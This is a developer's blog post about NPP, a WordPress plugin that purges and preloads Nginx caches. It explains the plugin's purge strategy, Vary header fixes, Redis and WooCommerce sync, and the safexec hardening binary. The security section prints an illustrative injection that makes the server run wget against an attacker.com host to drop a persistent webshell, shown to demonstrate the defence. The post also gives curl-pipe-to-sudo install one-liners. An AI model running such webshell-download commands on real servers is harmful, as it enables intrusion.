
If you're self-hosting WordPress behind Nginx with caching, you've probably relied on plugins to automatically purge your cache. The cache gets wiped. You think you're done. You're not.

Except it's not done.
The cache is now cold. The next visitor hits your server with a full uncached PHP + DB round trip and pays the latency penalty — the exact problem caching was supposed to solve.
Most Nginx cache plugins only purge — they leave the cache cold. I wanted something that could fix that — which eventually led me to build NPP (Nginx Cache Purge Preload), a plugin that preloads your Nginx cache so visitors always hit a cached page.
But before we get to NPP, here's the problem that almost every WordPress + Nginx setup silently suffers from.
The Problem No One Was Solving
When I set up Nginx caching on my WordPress sites, the workflow looked like this:
- Publish or update a post
- Plugin purges the relevant cache entries
- First real visitor triggers a full PHP + DB round trip to rebuild the cache
- Everyone after that gets the cached version
I wanted something that inverted step 3: preload the cache immediately after purging, before any visitor arrives. That one missing piece is where the journey toward NPP started. Everything else — Redis sync, Cloudflare APO integration, WooCommerce hooks, the concurrent lock system — was built around making that loop airtight.

The Full Cache Lifecycle
After realizing that a simple purge left the cache cold, I had to map out the entire lifecycle — from a post update to the moment a visitor finally gets a cached page. Understanding this end-to-end flow was key to figuring out where things broke and where I could intervene.
Here's what the system needed to handle — and eventually what NPP manages:
The 3-Layer Purge Strategy

Once I realized purging alone wasn't enough, I had to figure out how to reliably remove cache entries without breaking anything. I ended up designing a three-path system that tries the fastest method first, then falls back only when necessary.
This is true server-side cache purging — not application-level cache clearing. NPP's purge engine is sophisticated. For single-URL purges, it tries three paths in order and stops at the first success.
Fast-Path 1 — HTTP Purge (optional)
If HTTP Purge is enabled and the ngx_cache_purge Nginx module is detected, NPP sends an HTTP request to the module's purge endpoint. On HTTP 200 the filesystem is never touched. On any other response NPP falls through automatically.
Fast-Path 2 — URL Index lookup
NPP maintains a persistent URL→filepath index built during Preload All. If the URL is found and the file still exists, NPP deletes it directly — no directory scan needed. The index grows incrementally: every successful single-page purge writes its resolved path back, so over time nearly all single-page purges skip the scan entirely.
Fast-Path 3 — Recursive filesystem scan
If neither fast-path succeeds, NPP walks the entire Nginx cache directory, reads each file's cache key header, and deletes the matching entry. This is the original workflow and remains the safe fallback for all environments.
How Preloading Actually Works
After solving purge reliability, the next challenge: how to warm the cache automatically, without slowing down the site or hitting PHP limits. I needed something that could crawl all URLs and populate cache entries immediately after a purge.
I ended up building a preload engine that uses wget to request each URL and force Nginx to store it. A PID file tracks the running process, and a REST endpoint (/nppp_nginx_cache/v2/preload-progress) streams real-time progress to the WordPress dashboard — which URL is being crawled, how many 404s have occurred, server load, and elapsed time.
wget instead of a pure PHP crawler? A PHP-based crawler would run inside a PHP-FPM worker, bound by max_execution_time and memory_limit, and would block a worker slot for the entire crawl. wget runs as an independent OS process — outside PHP's memory space and execution timer, and without holding a worker slot hostage. That independence also made the PID-based Preload Watchdog and the safexec privilege-drop model possible.
The Vary Header Trap (The Silent Cache Miss Problem)

Just when I thought the preload engine had solved everything, I hit a subtle trap: even with NPP preloading running, real visitors were still hitting cache misses. Why?
When PHP has zlib.output_compression = On, it adds a Vary: Accept-Encoding response header. Nginx's cache engine then performs a two-step lookup: it first resolves the main cache file via MD5(cache_key) as normal, reads the Vary header stored inside it, then computes a secondary variant hash from the actual Accept-Encoding value in the request. This variant hash becomes the filename of a completely separate cache file — not an appendage to the existing key. Result: one independent cache file per encoding variant.
- NPP's preloader sends
Accept-Encoding: identity→ cache file with hash abc123 - Real browser sends
Accept-Encoding: gzip→ different hash def456
The Fix — Two Required Changes
Step 1 — Disable PHP-level compression:
; php.ini
zlib.output_compression = Off
Step 2 — Strip Accept-Encoding before it reaches PHP:
# Inside your Nginx PHP fastcgi location block
fastcgi_param         HTTP_ACCEPT_ENCODING  "";
fastcgi_ignore_headers Vary;
Step 3 — Let Nginx handle all compression:
# nginx.conf http block
gzip on;
gzip_vary on;
gzip_types text/plain text/css application/json application/javascript;
gzip_vary on adds Vary: Accept-Encoding to served responses — but this fires after the cache lookup, not before. The cache key is already resolved by then. It does not affect cache file creation.Why
fastcgi_ignore_headers Vary is safe here: Without it, Nginx would risk serving gzip content to clients that can't decompress it. But since you've disabled PHP compression AND Nginx now handles gzip via gzip_types, every response is already in the correct encoding. Suppressing the header variant has no downside.This applies equally to all Nginx cache types — use
proxy_ignore_headers Vary or uwsgi_ignore_headers Vary accordingly.
The Concurrent Purge Lock
On a WordPress site with multiple admins, automated deploys, WP-Cron jobs, and REST API triggers all potentially firing at once, purge operations can collide. Two simultaneous purge operations walking the same cache directory can leave it in a partially-deleted state, corrupt the index, or cause the preload that follows to warm stale entries.
NPP solves this with a purge lock built on WP_Upgrader::create_lock() — an atomic INSERT IGNORE into wp_options. The database engine guarantees exactly one winner when two processes race simultaneously.
| Context | Operation | TTL | Why |
|---|---|---|---|
single |
Single-page purge | 180s | Walks entire cache dir file-by-file — slow on large caches or NAS |
all |
Purge All | 60s | Kernel handles recursion — fast even on huge caches |
premium |
Advanced tab purge | 60s | Deletes a single pre-located file — pure crash-safety margin |
finally. The TTL only matters if a PHP process crashes mid-purge and orphans the lock.
The Preload Watchdog
Post-preload tasks — building the URL→filepath index, sending the completion email, triggering the mobile preload — are normally handled by WP-Cron. WP-Cron depends on visitor traffic to fire. On a fully-cached site, no visitor may hit the server after preloading finishes (Nginx serves everything, PHP never runs).
The Preload Watchdog solves this. It's a background process that starts with each preload cycle, watches the PID file, and fires post-preload tasks the exact moment the wget process exits — no visitor required. If a Purge All cancels the preload mid-run, the watchdog is also stopped so it doesn't trigger tasks for a cancelled cycle.
Redis Object Cache Sync: Bidirectional, Without Infinite Loops
If you're running Redis Object Cache alongside Nginx cache, you have two independent caches that can get out of sync. NPP handles both directions.

- NPP Purge → Redis Flush: After every successful Purge All, NPP calls
wp_cache_flush(). This ensures PHP regenerates fresh data from the database when rebuilding cache entries during preload. - Redis Flush → NPP Purge: When the Redis Object Cache drop-in fires
redis_object_cache_flush(dashboard flush, WP-CLIwp cache flush, or any plugin callingwp_cache_flush()), NPP automatically purges all Nginx cache entries. - Loop prevention: A
$GLOBALS['NPPP_REDIS_FLUSH_ORIGIN']flag is set before the cascade and checked at both entry points. There's also a guard that auto-disables the Redis sync toggle if Redis goes away at runtime.
Cloudflare APO Sync
If you're using Cloudflare APO (Automatic Platform Optimization), your edge cache runs independently of your Nginx origin cache. By default, purging Nginx does nothing to Cloudflare's cached copies. NPP's Cloudflare APO integration mirrors every purge action to the Cloudflare layer automatically. IDN (Internationalized Domain Names) are normalized to ASCII before comparison, so sites on non-Latin TLDs work correctly.
WooCommerce: The Stock Change Problem
WooCommerce stock updates are a special case. When an order is placed and stock quantity drops, WooCommerce writes directly to the database without going through wp_update_post(). This means transition_post_status — what most cache plugins listen to — never fires.
NPP hooks into WooCommerce's own stock events instead:
woocommerce_product_set_stock/woocommerce_variation_set_stock— quantity changeswoocommerce_product_set_stock_status/woocommerce_variation_set_stock_status— instock ↔ outofstock ↔ onbackorderwoocommerce_order_status_cancelled— stock restored on cancellation, affected product pages need a refresh
For variations, the purge resolves to the parent product ID (the public-facing URL). There's also deduplication logic that prevents double-purging during a manual product save where both save_post and stock hooks fire in the same request chain.
Percent-Encoded URL Cache Misses (Non-ASCII Sites)
Nginx cache is case-sensitive. For URLs with non-ASCII characters like /product/水滴轮锻碳/, the percent-encoding can be uppercase (%E6%B0%B4) or lowercase (%e6%b0%b4) depending on the client or proxy. Nginx sees these as different cache keys — preloaded with one case, visitor arrives with the other → ❗ CACHE MISS
NPP solved this with an optional libnpp_norm.so library (loaded via LD_PRELOAD) that normalizes percent-encoded HTTP request lines during preloading to ensure consistent cache keys. This pairs with safexec (covered below).
Permission Architecture
In many Linux setups, WEBSERVER-USER (nginx / www-data) creates cache files and PHP-FPM-USER runs WordPress. These are different users with different filesystem permissions. PHP-FPM can't write to cache files owned by nginx.

To tame this, install.sh automatically detects PHP-FPM-USER and Nginx cache paths, creates the bindfs FUSE mount, and registers a npp-wordpress systemd service to keep the mount persistent across reboots.
# One-liner setup (monolithic server)
sudo bash -c "$(curl -Ss https://psaux-it.github.io/install.sh)"
install.sh is for monolithic servers only — where Nginx, PHP-FPM, and WordPress run on the same host. For Docker-based setups, use the dedicated Docker Compose environment linked below.
Security: safexec + libnpp_norm.so
By this point, NPP could purge, preload, handle Vary headers, dodge permission traps, percent encoded URLs, race conditions… basically everything I'd dreamed of. But then came the classic "oh no" moment: shell_exec and proc_open running wget during preload were an open invitation for chaos.
Enter CVE-2025-6213 — a real eye-opener. Suddenly, all the unsanitized shell_exec calls in WordPress cache plugins weren't just theoretical hazards anymore. Arbitrary command execution? Yep, that was a thing.
So after lots of late nights, a few cups of questionable coffee, and some frantic Googling, I solved it properly. And thus, safexec was born — a hardened little C binary sitting between PHP and the shell, like a tiny, ruthless bouncer for your preload process.

NPP ships safexec — a hardened C binary installed with SUID permissions that sits between PHP and the shell. It enforces strict controls over which commands can execute, drops privileges before exec, and keeps the preload process fully isolated from the WordPress/PHP-FPM context. Combined with libnpp_norm.so, it also handles percent-encoded URL normalization (described above).
What safexec enforces:
- Strict allowlist — only
wget,curl, and a small set of known-safe binaries can run - Absolute path pinning — tool resolved to a trusted system dir,
argvrewritten before exec - Privilege drop — drops to
nobody; falls back to PHP-FPM user; aborts if stilleuid==0 - Environment wipe —
clearenv()+ trustedPATHonly +umask(077)+PR_SET_DUMPABLE(0) - Process isolation — own cgroup v2 subtree (
nppp.<pid>) on Linux; rlimits fallback PR_SET_NO_NEW_PRIVS(1)— child can never regain privileges after exec
A real-world attack — before safexec
# Attacker injects HTTP_REFERER and triggers preload endpoint
curl -H "Referer: http://attacker.com/shell.php" https://npp.com/preload-endpoint

# Vulnerable PHP code uses HTTP_REFERER directly
# and executes wget via shell_exec()

# Resulting command executed on server:
wget http://attacker.com/shell.php \
  -O /var/www/html/wp-content/uploads/shell.php

# PHP process owner (e.g., www-data) has write access
# → uploads/shell.php is created (web-accessible)
# Result: persistent webshell (RCE)
Same attack — with safexec
safexec wget http://attacker.com/shell.php \
  -O /var/www/html/wp-content/uploads/shell.php

Info: pinned tool 'wget' -> '/usr/bin/wget'
Info: using cgroup v2 child /sys/fs/cgroup/nppp/nppp.1397159
Info: Injected: LD_PRELOAD=/usr/lib/npp/libnpp_norm.so PCTNORM_CASE=upper (prog=wget)
Summary: user=65534:65534 (ruid=65534 rgid=65534) cwd=/var/www/ tool=/usr/bin/wget
Summary: no_new_privs=on
Summary: cgroup=/sys/fs/cgroup/nppp/nppp.1397159
/var/www/html/wp-content/uploads/shell.php: Permission denied

# safexec drops privileges to "nobody"
# → cannot write to uploads/
# → webshell never lands
How to install safexec ?
# Install safexec (one-liner)
curl -fsSL https://psaux-it.github.io/install-safexec.sh | sudo sh

# Or via .deb package (Debian/Ubuntu amd64)
wget https://github.com/psaux-it/nginx-fastcgi-cache-purge-and-preload/releases/download/v2.1.5/safexec_1.9.5-1_amd64.deb
sudo apt install ./safexec_1.9.5-1_amd64.deb.deb), RHEL/Fedora/Rocky (.rpm), and Alpine (.apk) — grab them from the Releases page with SHA256 checksums included.safexec is optional — NPP falls back to running as the PHP-FPM user if not installed — but strongly recommended for all production environments.
Bootstrap Architecture: Zero Cost on 99% of Requests
NPP must stay completely dormant on unauthenticated requests. The entry point gate is simple:
// Entry point gate (simplified from the actual source)
add_action('init', function() {
    if (!is_admin()) return;            // not an admin page → dormant
    if (!is_user_logged_in()) return;   // not logged in → dormant

    if (current_user_can('manage_options')) {
        nppp_load_bootstrap();          // full UI access
        return;
    }
    // Non-admin with custom purge capability:
    // load bootstrap only when auto-purge is active
    if (current_user_can('nppp_purge_cache')) {
        nppp_load_bootstrap();          // auto-purge hook only, no settings UI
    }
});
REST API endpoints and WP-Cron events follow the same principle: narrow execution gates, minimal footprint, fully isolated processes. The result is a plugin that's nearly invisible.

